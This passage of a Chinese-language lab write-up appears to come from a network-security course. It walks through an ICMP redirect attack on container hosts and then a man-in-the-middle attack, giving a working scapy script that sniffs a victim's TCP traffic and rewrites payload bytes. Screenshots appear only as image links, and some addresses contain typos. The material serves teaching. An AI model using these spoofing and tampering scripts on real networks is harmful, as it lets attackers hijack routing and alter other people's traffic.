11. send(ip/icmp/ip2/ICMP());

代码解释:

1. 第一个IP报文为重定向报文，攻击机10.9.0.105伪装成原本正确的路由10.9.0.11发送给Victim主机10.9.0.5。


2. ICMP的报文内容表示将报文要重定向到10.9.0.111这个Router上。

3. ip2报文是捕获的IP报文，是Victim10.9.0.5发送ICMP报文给192.168.60.0/24子网的报文。

所以，注意，攻击要和Victim ping 192.168.0.5同时进行，这样才能发送回复的重定向报文。

1. 接下来查看traceroute，这里的结果要和攻击后的结果进行对比，所以先记录下来。

在Victim主机执行mtr -n 192.168.60.5 命令，这是攻击之前的结果




1. 在Victim主机上先查看ip route cache，确保没有记录，然后ping 192.168.60/24子网



1. Attacker主机开始攻击




1. 等待Attacker主机发送成功1秒后，Victim主机已经接收到重定向的数据包后，停止ping 192.168.60.5。然后查看ip route，结果如下:




发现路由表没有变化，接入192.168.60.0/24子网还是通过10.9.0.11，而不是10.9.0.111。

再查看ip route cache：



可以看到，ip route cache 里已经有了这一项。

1. 在Victim主机执行mtr -n 192.168.60.5 命令，这是攻击之后的结果



发现，经过攻击后，tracetoute确实多了一项10.9.0.111，说明攻击成功。

之后需要回答三个问题:

1. 可否将重定向的IP地址也就是icmp.gw修改为外网地址？(修改后重新攻击查看traceroute结果)

注意，重新攻击的时候，使用ip route flush cache命令消除缓存

1. 可否将重定向的IP地址也就是icmp.gw修改为不存在的地址？(修改后重新攻击查看traceroute结果)
2. 解释下面参数的含义，然后把它们修改为1，再进行攻击(需要重启容器)，结果如何？
3. sysctls:
4. - net.ipv4.conf.all.send\_redirects=0
5. - net.ipv4.conf.**default**.send\_redirects=0
6. - net.ipv4.conf.eth0.send\_redirects=0
7. Task2: Launching the MITM Attack

在 Task1 操作中， 我们对 victim 主机进行 ICMP 重定向攻击，这样从 victim 主机到此目的地的所有数据包都将通过恶意路由器 10.9.0.111 进行转发。

此实验中，我们对到达恶意路由器的数据包进行修改，再发送到192.168.600/24子网。


**攻击前的准备**

在1092.168.60.5主机上使用netcat开启监听服务：



**攻击流程**

1. 在Victim主机上查看traceroute，正常如下:



1. 在恶意路由器(10.9.0.111)上编写数据包篡改程序:

以下程序在实验目录中已经有了，只需要将其移动到volumes目录下，就可以在恶意路由器的/volumes目录下看到该程序，然后chmod +x mitm\_sample.py添加运行权限就可以执行了。


这里注意两点:

1. 将代码里的`lxk`修改为自己的名字的拼音缩写。


2. 对filter进行修改，使其过滤IP地址。

1. #!/usr/bin/env python3
2. from scapy.all import \*
3. def spoof\_pkt(pkt):
4. newpkt = IP(bytes(pkt[IP]))
5. del(newpkt.chksum)
6. del(newpkt[TCP].payload)
7. del(newpkt[TCP].chksum)
8. **if** pkt[TCP].payload:
9. data = pkt[TCP].payload.load
10. print("\*\*\* %s, length: %d" % (data, len(data)))
11. # Replace a pattern
12. newdata = data.replace(b'lxk', b'AAAA')
13. send(newpkt/newdata)
14. **else**:
15. send(newpkt)
16. f = 'tcp and host 10.9.0.5'
17. pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)
18. 因为ip route cache会过期，所以需要重复进行上个实验中的攻击步骤。


先在Victim(10.9.0.5)机器上ping 192.168.60.5机器:




之后在Attacker(10.9.0.105)上执行redirect\_attack.py即可:




此时Victim机器的ip route cache应该已经重新拥有10.9.0.111条目。




1. 开始在恶意路由器上进行攻击，在恶意路由器上执行mitm\_sample.py程序，开始等待数据包。



1. 在Victim(10.9.0.5)上执行nc 192.168.60.5 9090进行连接并发送一些带有自己名字缩写的字符串，



之后就可以在192.168.60.5机器上看到名字被替换了。



同时在恶意路由器上也可以看到响应的数据包

